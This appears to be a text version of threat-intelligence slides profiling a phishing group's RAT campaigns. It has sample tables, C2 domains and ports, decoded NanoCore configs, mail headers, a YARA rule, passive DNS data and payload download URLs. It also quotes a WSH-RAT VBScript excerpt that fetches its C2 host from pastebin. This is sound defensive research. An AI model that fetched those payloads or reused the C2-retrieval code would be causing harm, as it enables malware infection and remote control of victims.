Quaverse RAT / qRAT	2019-10-31	2019-10-31	1	1

# Malware / RAT Families seen sorted by number of samples seen (frequency)

Malware family	Date from	Date to	Days	Count
NanoCore RAT	2018-02-08	2019-10-22	622	23
VBS/Dunihi / Houdini RAT	2018-02-11	2018-12-14	307	13
Adwind RAT	2019-10-14	2019-11-06	24	11
Imminent Monitor RAT	2018-02-12	2019-08-19	554	8
WSH-RAT	2019-05-11	2019-11-12	186	6
Netwire RAT	2018-08-20	2019-05-28	282	5
Ave Maria RAT	2019-11-05	2019-11-05	1	1
CyberGate RAT	2018-02-13	2018-02-13	1	1
Quaverse RAT / qRAT	2019-10-31	2019-10-31	1	1

# Malware / RAT Families seen sorted by chronological order



# Malware / RAT Families seen

## # of samples by RAT Family & C2 domain

Row Labels	Count of MD5
└ Adwind RAT	11
audreysaradin.no-ip.org	3
chance2019.ddns.net	8
└ Ave Maria RAT	1
deaphnote.ddns.net	1
└ Imminent Monitor RAT	8
etoiilefiilante.duckdns.org	2
etoiilefiilante.ddns.net	3
testultra.ddns.net	2
worldcoupe.ddns.net	1
└ NanoCore RAT	20
chance2019.ddns.net	2
deaphnote.ddns.net	2
etoiilefiilante.duckdns.org	12
goodattack.ddns.net	2
worldcoupe.ddns.net	2
└ Netwire RAT	5
testultra.ddns.net	4
worldcoupe.ddns.net	1
└ VBS/Dunihi / Houdini RAT	12
etoiilefiilante.ddns.net	4
ghanaandco.sytes.net	1
goodattack.ddns.net	3
testultra.ddns.net	4
└ WSH-RAT	6
chance2019.ddns.net	5
richordie.sytes.net	1
<b>Grand Total</b>	<b>63</b>

# Malware / RAT Families seen # of samples by C2 domain & RAT Family

Row Labels	Count of MD5
audreysaradin.no-ip.org	3
Adwind RAT	3
chance2019.ddns.net	15
Adwind RAT	8
NanoCore RAT	2
WSH-RAT	5
deaphnote.ddns.net	3
Ave Maria RAT	1
NanoCore RAT	2
etoiilefiilante.duckdns.org	14
Imminent Monitor RAT	2
NanoCore RAT	12
etoiilefiilante.ddns.net	7
Imminent Monitor RAT	3
VBS/Dunihi / Houdini RAT	4
ghanaandco.sytes.net	1
VBS/Dunihi / Houdini RAT	1
goodattack.ddns.net	5
NanoCore RAT	2
VBS/Dunihi / Houdini RAT	3
richordie.sytes.net	1
WSH-RAT	1
testultra.ddns.net	10
Imminent Monitor RAT	2
Netwire RAT	4
VBS/Dunihi / Houdini RAT	4
worldcoupe.ddns.net	4
Imminent Monitor RAT	1
NanoCore RAT	2
Netwire RAT	1
<b>Grand Total</b>	<b>63</b>

# Malware / RAT Families seen

## # of samples by C2 port & C2 domain & RAT Family

4758	1
deaphnote.ddns.net	1
Ave Maria RAT	1
5128	1
richordie.sytes.net	1
WSH-RAT	1
20131	8
chance2019.ddns.net	8
Adwind RAT	8
47580	4
testultra.ddns.net	4
VBS/Dunihi / Houdini RAT	4
47581	16
deaphnote.ddns.net	2
NanoCore RAT	2
etoilefiilante.duckdns.org	12
NanoCore RAT	12
testultra.ddns.net	2
Netwire RAT	2
47582	7
etoilefiilante.duckdns.org	2
Imminent Monitor RAT	2
etoilefiilante.ddns.net	3
Imminent Monitor RAT	3
worldcoupe.ddns.net	2
NanoCore RAT	2
47583	6
testultra.ddns.net	4
Imminent Monitor RAT	2
Netwire RAT	2
worldcoupe.ddns.net	2
Imminent Monitor RAT	1
Netwire RAT	1
49153	2
chance2019.ddns.net	2
NanoCore RAT	2
<b>Grand Total</b>	<b>63</b>

# Malware / RAT Families seen

## # of samples by C2 port & RAT Family

Row Labels	Count of MD5
✉ 777	3
VBS/Dunihi / Houdini RAT	3
✉ 999	4
VBS/Dunihi / Houdini RAT	4
✉ 1036	5
WSH-RAT	5
✉ 1965	2
NanoCore RAT	2
✉ 3007	1
VBS/Dunihi / Houdini RAT	1
✉ 4430	3
Adwind RAT	3
✉ 4758	1
Ave Maria RAT	1
✉ 5128	1
WSH-RAT	1
✉ 20131	8
Adwind RAT	8
✉ 47580	4
VBS/Dunihi / Houdini RAT	4
✉ 47581	16
NanoCore RAT	14
Netwire RAT	2
✉ 47582	7
Imminent Monitor RAT	5
NanoCore RAT	2
✉ 47583	6
Imminent Monitor RAT	3
Netwire RAT	3
✉ 49153	2
NanoCore RAT	2
<b>Grand Total</b>	<b>63</b>

# Malware / RAT Families seen

## # of samples by RAT Family & C2 port

Row Labels	Count of MD5
└ Adwind RAT	11
4430	3
20131	8
└ Ave Maria RAT	1
4758	1
└ Imminent Monitor RAT	8
47582	5
47583	3
└ NanoCore RAT	20
1965	2
47581	14
47582	2
49153	2
└ Netwire RAT	5
47581	2
47583	3
└ VBS/Dunihi / Houdini RAT	12
777	3
999	4
3007	1
47580	4
└ WSH-RAT	6
1036	5
5128	1
<b>Grand Total</b>	<b>63</b>

# Fun Fact 😊 «Shit happens» – Typo in C2 Domain **goodattack.ddns.net** vs. **googdattack.ddns.net**

```
[+] Reading file                               cofina-app.herokuapp.com_1
[+] Searching for Config
[-] Found Version 2.x
[!] Embedded EXE Plugin found
[+] Printing Config to screen
[-] Key: BypassUAC   Value: 00
[-] Key: ClearAccessControl   Value: 00
[-] Key: ClearZoneIdentifier   Value: 01
[-] Key: ConnectDelay   Value: 4000
[-] Key: Domain1     Value: goodattack.ddns.net
[-] Key: Domain2     Value: 127.0.0.1
[-] Key: EnableDebugMode   Value: 00
[-] Key: Group       Value: YESPAPAGO
[-] Key: Mutex       Value: 49239e34ca7cd54eaba476d0f3b6f68
[-] Key: Port        Value: 1965
[-] Key: PreventSystemSleep   Value: 01
[-] Key: PrimaryDNSServer   Value: 8.8.8.8
[-] Key: RequestElevation   Value: 00
[-] Key: RestartDelay     Value: 5000
[-] Key: RunOnStartup     Value: 00
[-] Key: SetCriticalProcess   Value: 00
[-] Key: UseCustomDNS     Value: 01
[-] Key: Version        Value: 1.2.2.0
[+] End of Config
```

Value: googdattack.ddns.net

```
[+] Reading file Lavie.exe
[+] Searching for Config
[-] Found Version 2.x
[!] Embedded EXE Plugin found
[+] Printing Config to screen
[-] Key: BypassUAC   Value: 01
[-] Key: ClearAccessControl   Value: 00
[-] Key: ClearZoneIdentifier   Value: 01
[-] Key: ConnectDelay   Value: 4000
[-] Key: Domain1     Value: googdattack.ddns.net
[-] Key: Domain2     Value: 127.0.0.1
[-] Key: EnableDebugMode   Value: 00
[-] Key: Group       Value: GOoD
[-] Key: Mutex       Value: 849a9c916680184f88326d9436236759
[-] Key: Port        Value: 1965
[-] Key: PreventSystemSleep   Value: 01
[-] Key: PrimaryDNSServer   Value: 8.8.8.8
[-] Key: RequestElevation   Value: 00
[-] Key: RestartDelay     Value: 5000
[-] Key: RunOnStartup     Value: 00
[-] Key: SetCriticalProcess   Value: 00
[-] Key: UseCustomDNS     Value: 01
[-] Key: Version        Value: 1.2.2.0
[+] End of Config
```

# Same IP in mail-headers and malware C2 213.183.58.12 & 213.183.58.43

Message-ID	Client IP	Sending Server	Date	C2 domain(s) [primary]	C2 IP(s) [primary]
@DESKTOP-OLDSDAH	213.246.62.97 213.183.58.43	vmheb62097.ikoula.com	2018-02-08	goodattack.ddns.net:1965	197.16.89.210:1965
@DESKTOP-OLDSDAH	213.246.62.97 196.183.1.158	vmheb62097.ikoula.com	2018-02-11	goodattack.ddns.net:777 (googdattack.ddns.net?)	213.183.58.43:777
@DESKTOP-T4UN9D6	213.246.62.97 213.183.58.12	vmheb62097.ikoula.com	2018-02-12	etoiilefiilante.ddns.net:47582	213.183.58.12:47582
@DESKTOP-T4UN9D6	213.246.62.97 213.183.58.12	vmheb62097.ikoula.com	2018-02-12	etoiilefiilante.ddns.net:47582	213.183.58.12:47582
@DESKTOP-OLDSDAH	213.246.62.97 213.183.58.43	vmheb62097.ikoula.com	2018-02-13	goodattack.ddns.net:82 (googdattack.ddns.net?)	213.183.58.43:82
@DESKTOP-OLDSDAH	213.246.62.97 105.235.45.73	vmheb62097.ikoula.com	2018-02-16	goodattack.ddns.net:1965	213.183.58.43:1965
@DESKTOP-CBQP7F3	213.246.62.97	vmheb62097.ikoula.com	2018-02-22		
@DESKTOP-T4UN9D6	213.246.62.97 213.183.58.12 154.0.26.74	vmheb62097.ikoula.com	2018-03-02	etoiilefiilante.ddns.net:47582	213.183.58.12:47582
@DESKTOP-T4UN9D6	213.246.62.97 213.183.58.12 154.0.26.240	vmheb62097.ikoula.com	2018-03-08	etoiilefiilante.ddns.net:999	213.183.58.12:999
@DESKTOP-T4UN9D6	213.246.62.97 154.0.26.102	vmheb62097.ikoula.com	2018-03-09	etoiilefiilante.ddns.net:999	213.183.58.12:999

# Same IP in mail-headers and malware C2 213.183.58.12 & 213.183.58.43

```
Received: from vmheb62097.ikoula.com (vmheb62097.ikoula.com [213.246.62.97])
(using TLSv1 with cipher DHE-RSA-AES256-SHA (256/256 bits))
(No client certificate requested)
by mx2.post.ch (Extensible Content Security) with ESMTPS id 78E93B05F7F4D37C
for <[REDACTED]> Mon, 12 Feb 2018 10:53:24 +0100 (CET)
X-No-Delay: not in my network
Received: from 213.183.58.12 (unknown [213.183.58.12])
by vmheb62097.ikoula.com (Postfix) with ESMTPSA id A7788D77AF8
```

domain	resolve	location	network	AS
etoilefiilante.ddns.net	213.183.58.12	RU	213.183.58.0/24	56630
testultra.ddns.net	213.183.58.12	RU	213.183.58.0/24	56630
goodattack.ddns.net	213.183.58.43	RU	213.183.58.0/24	56630

```
boundary="=====NextPart_001_048B_7FD21F89.14AD5D9A"
X-Mailer: Smart_Send_4_1_8
Date: Mon, 12 Feb 2018 10:52:49 +0100
Message-ID: <68764198743362309511491@DESKTOP-T4UN9D6>
```

# First Hand Knowledge

## Meta Data from malicious Office Doc's

Last Saved / Author / Filename(s) / Hashes (MD5)
DoaPhnoT
D
IFS_Fraud_Complaint_Job.doc (blank)
Mes-vms.fr
Mes-vms.fr
information.doc
UAC_Bypass.exe 43c79ce1f814678151b765aa5da6d9ee 91946c2e7083e040fd88d319b30f5990
RobotMr
Jennifer Haze
EUROGIRO_Members_New_Authentication_Settings.doc
VLCMediaPlayer.exe cacfd7b38aaafbd47af0394a08258555c 1a26eed4676eb505eb8be430b8070a38
(blank)
Activity_Report_Fraud_Transactions.xls
NETFramework.exe b69a06f427ae4a2bef6b0f0e477f8cae 69e87b31cee014bc43e5ef838afa57e7
(blank)

```
rule DESKTOP_doc_username_daphnot
{
  meta:
    author = "Tom Ueltschi @c_APT_ure"
    date = "2019/10"
    ref1 = "https://twitter.com/c_APT_ure/status/1179062052150743040"
    hash1 = "fb053002847ccd76f582a832d75c0a03"
    hash2 = "fdce1b00766a42c81306dbb344a86f61"
    tlp = "green"

  strings:
    $office_header = { d0 cf 11 e0 }
    $username = "C:\\\\Users\\\\DAPHNO~1\\\\" nocase
    $username_wide = "C:\\\\Users\\\\DAPHNO~1\\\\" wide nocase
    $user_1 = { 44 a3 61 50 68 6e 6f 54 }
    $user_wide_1 = { 44 00 a3 00 61 00 50 00 68 00 6e 00 6f 00 54 }
    $user_2 = "Lachatte.kiira" nocase
    $user_wide_2 = "Lachatte.kiira" wide nocase

  condition:
    $office_header at 0 and any of ($user*)
}
```

# First Hand Knowledge

## Payload download URLs and Domains

### URLs

http://13.75.76.78/hqmb/cmd.exe  
http://13.75.76.78/hqmb/TEST1.exe  
http://maxmacgreat.com/UAC%20Bypass.exe  
http://secureserverftp.xyz/image.exe  
http://secureserverftp.xyz/images.exe  
http://service-information-fimance.bid/.NETFramework.exe  
http://u700222964.hostingerapp.com/Adobe.Reader.XPS.zip  
http://u700222964.hostingerapp.com/Client.exe  
http://u700222964.hostingerapp.com/HP.imprimante.exe  
http://u700222964.hostingerapp.com/image.exe  
http://u700222964.hostingerapp.com/MediaPlayer.exe  
http://u700222964.hostingerapp.com/mpnotifys.exe  
http://u700222964.hostingerapp.com/Photoshop.exe  
http://u700222964.hostingerapp.com/POCCA.2019.Satisfaction.survey-Questionnaire.de.satisfaction.rar  
http://u700222964.hostingerapp.com/print.exe  
http://u700222964.hostingerapp.com/rss.exe  
http://u791739572.hostingerapp.com/file/Msdpc.exe  
http://u791739572.hostingerapp.com/file/VLCMediaPlayer.exe  
http://webjavascript.net/JAVASCRIPT/MT103.zip  
<https://a.pomfe.co/xahcta.hta>  
<https://cofina-app.herokuapp.com/public/WindowsDefender.exe>  
<https://github.com/geniecivil/Windows/raw/master/.NET%20Framework.exe>  
<https://github.com/infoservice1010/info/raw/master/2.exe>  
<https://github.com/infoservice1010/info/raw/master/Lavie.exe>  
<https://github.com/infoservice1010/info/raw/master/lundi.exe>  
<https://github.com/voyagermaster/DATACENTER/raw/master/SWIFT%20TRANSFERS%20MT103-MT300.jpeg.scr>  
[https://raw.githubusercontent.com/publishedoc/papu/master/Papu\\_Questionnaire.zip](https://raw.githubusercontent.com/publishedoc/papu/master/Papu_Questionnaire.zip)  
<https://srv-file7.gofile.io/download/qxUEH1/osk.wsc>  
<https://void.cat/06019decefa2279bd92080b992d65dabb3e8b9e3>  
<https://void.cat/08115512alaae607a6435a234e48409b764c28fa>  
<https://void.cat/43d7f678f2762b85c073fa7ad7f44f0e380c2a20>  
<https://void.cat/d09801bc04676a6bbc5e5f3e79ab30db150fcfd9>  
<https://void.cat/d69a641b797589eb2bc7850403b4688f57482ef6>  
<https://void.cat/e039851eed933760e3b74d1e63da6f9c55edef61>

### Domain (payload download)

13.75.76.78  
a.pomfe.co  
cofina-app.herokuapp.com  
github.com  
maxmacgreat.com  
raw.githubusercontent.com  
secureserverftp.xyz  
service-information-fimance.bid  
srv-file7.gofile.io  
u700222964.hostingerapp.com  
u791739572.hostingerapp.com  
void.cat  
webjavascript.net

## Fun Fact

WSH-RAT retrieving C2 domain from **pastebin .com**

TomU  
@c\_APT\_ure

Replying to @c\_APT\_ure @Botconf and @cyberproofinc

So #WSHRAT used by DESKTOP-group is now using  
@github to get the C2 domain.

Interested to collaborate on research?

MD5's:  
d1f7534d88c783019d64b33cf0809706  
d70a85c825fc082127c0b53ff8b72f18  
1574ab8e4ca405ed475bbe748b334a0c  
[virustotal.com/gui/file/f0fcc...](https://virustotal.com/gui/file/f0fcc...)

s/github/pastebin/g



Paste was no longer available when analyzing it 😞

## Fun Fact

WSH-RAT retrieving C2 domain from **pastebin.com**

The image shows a tweet from TomU (@c\_APT\_ure) and a screenshot of a VirusTotal analysis page.

**Twitter Post:**

TomU (@c\_APT\_ure)  
Replying to @c\_APT\_ure @Botconf  
So #WSHRAT used by @gibb to get the C2  
Interested to collaborate  
MD5's:  
d1f7534d88c7830190  
d70a85c825fc082127  
1574ab8e4ca405ed47  
[virustotal.com/gui/file](https://virustotal.com/gui/file)

**VirusTotal Analysis:**

32 engines detected this file  
Community Score: 57/57

**Content Tab:**

STRINGS

```
'<[ recoder : kognito (c) skype : live:unknown.sales64 ]>
'===== config =====
host = getHost()
port = 8119
installdir = "%appdata%"
```

## Fun Fact

### WSH-RAT retrieving C2 domain from **pastebin.com**

```
inf = "WSHRAT"
"Visual Basic-v2.1"
getCountry()
information = inf
function getHost()
phost = "http://pastebin.com/raw/PXKpebJY"
if instr(phost, "http://") = 1 then
set objhttpdownload = CreateObject("msxml2.xmlht
objhttpdownload.open "get", phost, false
objhttpdownload.setRequestHeader "user-agent:",_
Win64
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/_
if objhttpdownload.status = 200 then
set objstreamdownload = CreateObject("adodb.stream")
objstreamdownload.Type = 1
objstreamdownload.Open
objstreamdownload.Write(objhttpdownload.responseText)
objstreamdownload.Position = 0
objstreamdownload.Type = 2
objstreamdownload.CharSet = "us-ascii"
phost = objstreamdownload.ReadText
objstreamdownload.close
set objstreamdownload = nothing
getHost = phost
```

```
inf = "WSHRAT"
"Visual Basic-v2.1"
getCountry()
information = inf
function getHost()
phost = "http://pastebin.com/raw/PXKpebJY"
```

## Fun Fact

WSH-RAT retrieving C2 domain from **pastebin . com**

TomU  
@c\_A

Replying to @

So #WSH  
@giab -

Interested

MD5's:  
d1f7534d  
d70a85c8  
1574ab8e  
virustotal.

DETECTION	DETAILS	RELATIONS	BEHAVIOR	CONTENT
Lastline	Network Communication	DNS Resolutions		
	HTTP Requests	+ pastebin.com		
	- http://pastebin.com/raw/PXKpebJY	+ wpad		
		+ ip-api.com		
		+ pastebin.com		
		- ernestomari212.ddnsgeek.com		
				79.134.225.104

# Outline

- Introduction
- First-hand Knowledge
  - Spear Phishing emails / analyzing mail headers
  - Targeting
  - Malware / RAT families
  - C2 domains
- Expanding the Knowledge
  - Passive DNS for C2 domains & IPs
  - Other (possibly) cool stuff
- Call for collaboration → please contact me if interested



# Expanding the Knowledge

## Passive DNS for C2 domains & IPs

- Thanks for providing Data and Access (account, quota)
  - RiskIQ PassiveTotal
  - OpenDNS
  - VirusTotal & CW community
  - Farsight / DNSDB
  - HYAS (thanks Greg Leah)
- Anyone who collaborated and helped me with data and feedback

# Expanding the Knowledge

## Passive DNS for C2 domains & IPs

C2 Domains	resolved IPs	First seen	Last seen	0.0.0.0 since	sinkholed since	Days
ghanaandco.sytes.net	17	17.06.2017 00:00	28.05.2019 18:15	02.08.2019 15:29		711
goodattack.ddns.net	119	10.07.2017 01:52	18.02.2019 09:19	21.02.2019 19:00		588
etoilefiilante.ddns.net	59	14.07.2017 00:00	20.06.2018 14:23	05.07.2018 14:20		342
testultra.ddns.net	68	10.07.2018 09:21	02.07.2019 05:45	14.07.2019 10:13		357
chance2019.ddns.net	131	01.04.2019 00:00	13.10.2019 21:33	(still active)		196
worldcoupe.ddns.net	39	02.05.2019 00:00	04.07.2019 00:00	11.07.2019 20:26		63
etoilefiilante.duckdns.org	2	09.07.2019 00:00	16.07.2019 00:00		16.07.2019 00:00	7
etoilefiilante.duckdns.org	2	17.07.2019 00:00	04.09.2019 09:54		05.09.2019 00:00	49
deaphnote.ddns.net	12	15.07.2019 00:00 09.09.2019 00:00	13.10.2019 19:26	(still active)		35
audreysaradin.no-ip.org	199	09.04.2015 00:00	05.11.2019 16:00	22.11.2019 06:23		1672
richordie.sytes.net	5	31.10.2019 00:00	13.11.2019 10:04	20.11.2019 05:17		13
Total	653					

- Longest used domain: 1'672 days (since April 2015)
- 0.0.0.0 = «inactive» (?) // 192.169.69.25 = sinkhole.hyas.com

# Expanding the Knowledge

## Passive DNS for C2 domains & IPs

- Count of IP resolutions per C2 Domains
- 11 C2 Domains
- 2108 IP resolutions

Row Labels	Count of resolve
audreysaradin.no-ip.org	699
chance2019.ddns.net	696
deaphnote.ddns.net	29
etoiilefiilante.duckdns.org	6
etoiilefiilante.ddns.net	152
etoiilefiilante.duckdns.org	5
ghanaandco.sytes.net	87
goodattack.ddns.net	263
richordie.sytes.net	8
testultra.ddns.net	95
worldcoupe.ddns.net	68
<b>Grand Total</b>	<b>2108</b>

# Expanding the Knowledge

## Passive DNS for C2 domains & IPs

- 11 C2 Domains
- IP overlap with 132 susp. Domains

A
1 domain
2 etoilefilante.ddns.net
3 ghanaandco.sytes.net
4 goodattack.ddns.net
5 richordie.sytes.net
6 testultra.ddns.net
7 worldcoupe.ddns.net
8 audreysaradin.no-ip.org
9 deaphnote.ddns.net
10 chance2019.ddns.net
11 etoilefilante.duckdns.org
12 etoilefilante.duckdns.org
13 manblues.sytes.net
14 queen2012.ddns.net
15 top.haxisacl.xyz
16 windowsupdaters.zapto.org
17 windowsupgraders.ddns.net
18 winsec.ddns.net
19 winsec.gotdns.ch
20 deaphnote.duckdns.org
118 dynamic.datuned.dynu.net
119 e.datuned.dynu.net
120 edi.datuned.dynu.net
121 eg.datuned.dynu.net
122 ejemplo.datuned.dynu.net
123 f5.datuned.dynu.net
124 files.datuned.dynu.net
125 firewall.datuned.dynu.net
126 flash.datuned.dynu.net
127 freebsd2.datuned.dynu.net
128 gracebillionaire.freemyip.com
129 haul.duckdns.org
130 owodollarz.warzonedns.com
131 vigol47.duckdns.org
132 abokiisback.duckdns.org
133 spam.eimaragon.org

# Expanding the Knowledge

## Passive DNS for C2 domains & IPs

- # Unique IP resolutions by IP/8  
IP/16  
IP/24

IP-8	Count of IPs	IP-16	Count of IPs	IP-24	Count of IPs
154.0.0.0/8	772	46.246.0.0/16	643	83.97.18.0/24	488
197.0.0.0/8	667	197.210.0.0/16	544	194.5.98.0/24	282
46.0.0.0/8	657	83.97.0.0/16	488	79.134.225.0/24	269
83.0.0.0/8	488	194.5.0.0/16	299	154.0.26.0/24	227
41.0.0.0/8	363	79.134.0.0/16	269	154.68.5.0/24	172
194.0.0.0/8	318	154.0.0.0/16	245	192.169.69.0/24	139
196.0.0.0/8	303	154.68.0.0/16	205	46.246.84.0/24	104
185.0.0.0/8	279	41.210.0.0/16	148	178.239.21.0/24	74
79.0.0.0/8	271	192.169.0.0/16	139	46.246.4.0/24	74
178.0.0.0/8	202	105.112.0.0/16	136	193.183.116.0/24	68
160.0.0.0/8	194	160.120.0.0/16	129	178.73.218.0/24	67
105.0.0.0/8	176	178.73.0.0/16	120	46.246.12.0/24	66
102.0.0.0/8	145	90.96.0.0/16	117	197.210.53.0/24	65
192.0.0.0/8	141	78.250.0.0/16	108	185.244.31.0/24	61
90.0.0.0/8	118	154.234.0.0/16	92	197.210.57.0/24	61
78.0.0.0/8	114	154.233.0.0/16	84	46.246.14.0/24	61
5.0.0.0/8	84	196.182.0.0/16	76	46.246.80.0/24	61
62.0.0.0/8	73	178.239.0.0/16	74	46.246.26.0/24	60
193.0.0.0/8	71	196.181.0.0/16	73	185.165.153.0/24	59

# Expanding the Knowledge

## Behaviour search on VT → more samples to analyze

Row Labels	Count of Hash SHA-256
☐ Imminent Monitor RAT	7
behaviour_network:"tcp://etoilefilante.duckdns.org:47582"	4
behaviour_network:"tcp://testultra.ddns.net:47583"	3
☐ NanoCore RAT	25
behaviour_network:"haul.duckdns.org"	2
behaviour_network:"tcp://deaphnote.ddns.net:47581"	5
behaviour_network:"tcp://etoilefilante.duckdns.org:47581"	16
behaviour_network:"tcp://worldcoupe.ddns.net:47582"	2
☐ (blank)	167
behaviour_network:"185.247.228.17"	16
behaviour_network:"79.134.225.86"	36
behaviour_network:"chance2019.ddns.net"	20
behaviour_network:"etoilefilante.duckdns.org"	88
behaviour_network:"haul.duckdns.org"	7
<b>Grand Total</b>	<b>199</b>

# Expanding the Knowledge Hosting Payloads on Github

The screenshot shows a GitHub profile page for the user 'onlinecustom'. The top navigation bar includes standard icons for back, forward, refresh, and home, along with a search bar containing the URL 'github.com/onlinecustom?tab=overview&from=2019-10-01&to=2019-10-31'. Below the search bar are links for 'Pull requests', 'Issues', 'Marketplace', and 'Explore'. The main content area features a large graphic of overlapping yellow rectangles on the left. On the right, there are tabs for 'Overview', 'Repositories 3', 'Projects 0', 'Stars 0', 'Followers 0', and 'Following 0'. Under the 'Popular repositories' section, three repositories are listed: 'WU.Compliance', 'UPU.Compliance', and 'Communication'.

github.com/onlinecustom?tab=overview&from=2019-10-01&to=2019-10-31

Search or jump to... / Pull requests Issues Marketplace Explore

Overview Repositories 3 Projects 0 Stars 0 Followers 0 Following 0

Popular repositories

WU.Compliance

UPU.Compliance

Communication

onlinecustom

Follow 21 contributions in the last year

# Expanding the Knowledge Hosting Payloads on Github

Commits on Oct 31, 2019

Add files via upload

 onlinecustom committed 27 days ago

Delete NOTE DE SERVICE N'9201

 onlinecustom committed 27 days ago

Add files via upload

 onlinecustom committed 28 days ago

Commits on Nov 3, 2019

Add files via upload

 onlinecustom committed 24 days ago

Delete Bourse Etude Campus France

 onlinecustom committed 24 days ago

Add files via upload

 onlinecustom committed 24 days ago

Delete NOTE.DE.SERVICE.N9201.rar

 onlinecustom committed 24 days ago

Commits on Nov 11, 2019

Add files via upload

 onlinecustom committed 16 days ago

Delete Bourse.Etude.Campus.France.rar

 onlinecustom committed 16 days ago

Delete Bours Etude Campus France.jar

 onlinecustom committed 16 days ago

Add files via upload

 onlinecustom committed 16 days ago

# Expanding the Knowledge Hosting Payloads on Github

- Same sample served from different URLs (repos)
- Different samples served from same URL (at different times)

```
0286cec33c808b3177dcedb4506e4091 *UPU.Compliance-master/UPU.Questionnaire.zip

a2d2e912618a5elc8d3950d9e961cded *WU.Compliance-73100193fe9ae7ae8725cbd517bcee26804645a7/WU.Compliance.zip
a2d2e912618a5elc8d3950d9e961cded *WU.Compliance-73100193fe9ae7ae8725cbd517bcee26804645a7/WU.Questionnaire.zip

c4e0d8a2ad1df763626d927a70f5da70 *Communication-413b5de5218ala84a6cae2da916e2b4a7000e6bf/NOTE DE SERVICE N'9201.rar
c4e0d8a2ad1df763626d927a70f5da70 *Communication-48a33940e579b62c82546d02d23a0fc5bcd9341b/NOTE.DE.SERVICE.N9201.rar

d5e637ff04b7166a91623075d906059a *UPU.Compliance-master/Wu.Compliance.zip
d5e637ff04b7166a91623075d906059a *WU.Compliance-c03910cf7d71d17810ee284e5609585ed3004aal/Wu.Compliance.zip
d5e637ff04b7166a91623075d906059a *WU.Compliance-master/Wu.Compliance.zip

ea8f067997146f987fcd7640alb357f4 *Communication-96a63f52fba0380c4fb6b442dc23e6d573896668/Bourse Etude Campus France.rar
ea8f067997146f987fcd7640alb357f4 *Communication-ab924bff46273bdfcd700a8b46577f0ddb1cca41/Bourse.Etude.Campus.France.rar
ea8f067997146f987fcd7640alb357f4 *Communication-bb008c4940b5eb19f0b0e10b206dle4b3789c52b/Bourse.Etude.Campus.France.rar

f8d814845lab9dcaa16elddd426f5d2f *Communication-ab924bff46273bdfcd700a8b46577f0ddb1cca41/Bours Etude Campus France.jar
f8d814845lab9dcaa16elddd426f5d2f *Communication-afd371b02b05e821e36f9f99167d46e91739ea9f/BoursEtudeCampusFrance.jar
f8d814845lab9dcaa16elddd426f5d2f *Communication-master/BoursEtudeCampusFrance.jar
```

# Expanding the Knowledge Hosting Payloads on Github

- Same sample served from different URLs (repos)
- Different samples served from same URL (at different times)

```
0286cec33c808b3177dcedb4506e4091 *UPU.Compliance-master/UPU.Questionnaire.zip
```

```
d5e637ff04b7166a91623075d906059a *UPU.Compliance-master/Wu.Compliance.zip
```

```
d5e637ff04b7166a91623075d906059a *WU.Compliance-c03910cf7d71d17810ee284e560
```

```
d5e637ff04b7166a91623075d906059a *WU.Compliance-master/Wu.Compliance.zip
```

```
d5e637ff04b7166a91623075d906059a *UPU.Compliance-master/Wu.Compliance.zip
```

```
a2d2e912618a5e1c8d3950d9e961cded *WU.Compliance-73..a7/WU.Compliance.zip
```

```
d5e637ff04b7166a91623075d906059a *WU.Compliance-c0..a1/Wu.Compliance.zip
```

```
ea8f067997146f987fcd7640alb357f4 *Communication-bb008c4940b5eb19f0b0e10b206dle4b3789c52b/Bourse.Etude.Campus.France.rar
```

```
f8d8148451ab9dcaa16e1ddd426f5d2f *Communication-ab924bff46273bdfcd700a8b46577f0ddb1cca41/Bours Etude Campus France.jar
```

```
f8d8148451ab9dcaa16e1ddd426f5d2f *Communication-afd371b02b05e821e36f9f99167d46e91739ea9f/BoursEtudeCampusFrance.jar
```

```
f8d8148451ab9dcaa16e1ddd426f5d2f *Communication-master/BoursEtudeCampusFrance.jar
```

# Expanding the Knowledge Hosting Payloads on Github

Commits on Oct 3, 2019

- Add files via upload  
visamigrant committed 28 days ago
- Delete Visa.Canadian.Expert.rar  
visamigrant committed 28 days ago
- Add files via upload  
visamigrant committed 28 days ago
- Delete Visa.Canadian.Expert.rar  
visamigrant committed 28 days ago

Commits on Sep 25, 2019

- Add files via upload  
visamigrant committed on Sep 25

visamigrant / CANADIAN.VISA.EXPERT

Code

Delete Visa.Canadian.Expert.rar  
visamigrant committed 28 days ago

Add files via upload  
visamigrant committed 28 days ago

Delete Visa.Canadian.Expert.rar  
visamigrant committed 28 days ago

# Expanding the Knowledge

## Searching for Desktop- / Server-names

The screenshot shows a Google search results page with the query "WIN-P9NRMH5G6M8" entered in the search bar. The results are filtered under the "All" tab. The search took 0.27 seconds and found approximately 26 results across 3 pages.

